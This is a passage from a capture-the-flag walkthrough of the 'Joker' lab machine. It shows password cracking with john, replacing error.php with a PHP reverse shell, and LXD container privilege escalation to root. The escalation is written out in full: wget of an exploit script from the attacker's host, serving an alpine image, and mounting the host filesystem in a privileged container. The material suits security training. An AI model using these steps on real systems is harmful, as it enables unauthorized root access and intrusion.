
There’s also an administrator page requiring admin login.




We also discover a **backup.zip** file, but it’s password-protected.




Using zip2john, we extract the hash, and with john we crack the password.




After extracting the archive, we find a file containing the **admin's password hash**.



Placing it in a separate file and cracking it with john gives us the plaintext password.




Now we can log in to the admin page.




3.Reverse Shell

Inside, we find access to **templates** and **styles**.



We replace the contents of error.php with a **PHP reverse shell**.




Visiting a non-existent page triggers error.php, and we get a reverse shell connection. Beforehand, we had set up a listener on our machine.

We then upgrade to a better shell using pty.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$
```

4.Privilege Escalation

A hint suggests researching **Linux containers (LXD)**. I found a public exploit on GitHub.




We start a **local Python server** to transfer the exploit to the target.

```
www-data@ubuntu:/tmp$ wget 10.10.154.39:8201/lxd_rootv1.sh
wget 10.10.154.39:8201/lxd_rootv1.sh
                        http://10.10.154.39:8201/lxd_rootv1.sh
Connecting to 10.10.154.39:8201... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1260 (1.2K) [text/x-sh]
Saving to: 'lxd_rootv1.sh'

lxd_rootv1.sh       100%[===================>]   1.23K  --.-KB/s    in 0s

                    (194 MB/s) - 'lxd_rootv1.sh' saved [1260/1260]
```

Next, we build an **alpine container image** on our own machine using git clone and the builder script.




```
root@ip-10-10-154-39:~# git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 57, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 57 (delta 6), reused 8 (delta 4), pack-reused 42 (from 1)
Unpacking objects: 100% (57/57), 3.12 MiB | 8.53 MiB/s, done.
root@ip-10-10-154-39:~# cd lxd-alpine-builder
root@ip-10-10-154-39:~/lxd-alpine-builder# sudo ./build-alpine
Determining the latest release... v3.22
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.22/main/x86_64
Downloading alpine-keys-2.5-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```

Once the build is complete, we send the image to the target.

```
root@ip-10-10-154-39:~/lxd-alpine-builder# ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  README.md
alpine-v3.22-x86_64-20250827_1941.tar.gz  LICENSE
root@ip-10-10-154-39:~/lxd-alpine-builder# python3 -m http.server 8222
Serving HTTP on 0.0.0.0 port 8222 (http://0.0.0.0:8222/) ...
```

We then create a container named **hackerimage**.

```
www-data@ubuntu:/tmp$ lxc image import ./'alpine-v3.22-x86_64-20250827_1941'.tar.gz --alias hackerimage
<22-x86_64-20250827_1941'.tar.gz --alias hackerimage
www-data@ubuntu:/tmp$ lxc image list
lxc image list
+-------------+-------------+--------+-----------------------------+--------+--------+-------------------
----------+
|    ALIAS    | FINGERPRINT | PUBLIC |          DESCRIPTION        |  ARCH  |  SIZE  |        UPLOAD DATE
         |
+-------------+-------------+--------+-----------------------------+--------+--------+-------------------
----------+
| hackerimage | 0ece53c2cc99 | no     | alpine v3.22 (20250827_19:41) | x86_64 | 3.85MB |
5pm (UTC) |
+-------------+-------------+--------+-----------------------------+--------+--------+-------------------
----------+
www-data@ubuntu:/tmp$
```

After setting the correct privileges and launching it, we escalate to **root**.

```
www-data@ubuntu:/tmp$ lxc init hackerimage pwn -c security.privileged=true
lxc init hackerimage pwn -c security.privileged=true
Creating pwn
www-data@ubuntu:/tmp$ lxc config device add pwn hackerdevice disk source=/ path=/mnt/root recursive=true
<rdevice disk source=/ path=/mnt/root recursive=true
Device hackerdevice added to pwn
www-data@ubuntu:/tmp$ lxc start pwn
lxc start pwn
www-data@ubuntu:/tmp$ lxc exec pwn /bin/sh
lxc exec pwn /bin/sh
~ # ^[[38;5R

~ # ^[[38;5Rid
id
uid=0(root) gid=0(root)
~ # ^[[38;5R
```

Inside /root, we find final.txt and retrieve its contents.

```
/mnt/root/root # ^[[38;18Rls -la
ls -la
total 40
drwx------    5 root     root         4096 Oct 25  2019 .
drwxr-xr-x   22 root     root         4096 Oct 22  2019 ..
-rw-------    1 root     root           40 Oct 25  2019 .bash_history
-rw-r--r--    1 root     root         3106 Apr  9  2018 .bashrc
drwx------    2 root     root         4096 Oct 22  2019 .cache
drwxr-x---    3 root     root         4096 Oct 24  2019 .config
drwxr-xr-x    3 root     root         4096 Oct  8  2019 .local
-rw-------    1 root     root           33 Oct 24  2019 .mysql_history
-rw-r--r--    1 root     root          148 Aug 17  2015 .profile
-rw-r--r--    1 root     root         1003 Oct  8  2019 final.txt
/mnt/root/root # ^[[38;18Rcat final.txt
cat final.txt
```

```
JOKER

!! Congrats you have finished this task !!

Contact us here:

Hacking Articles : https://twitter.com/rajchandel/
Aarti Singh: https://in.linkedin.com/in/aarti-singh-353698114

+-+-+-+-+-+ +-+-+-+-+-+-+-+
 |E|n|j|o|y| |H|A|C|K|I|N|G|
 +-+-+-+-+-+ +-+-+-+-+-+-+-+
/mnt/root/root # ^[[38;18R
```

CTF complete.

5.**Summary**

This was a fun **boot2root challenge**, involving:

- Enumeration and hidden clues in web files,
- Password cracking with **Hydra** and **John the Ripper**,
- Exploiting **file upload via templates** for reverse shell,
- Privilege escalation through **LXD containers**.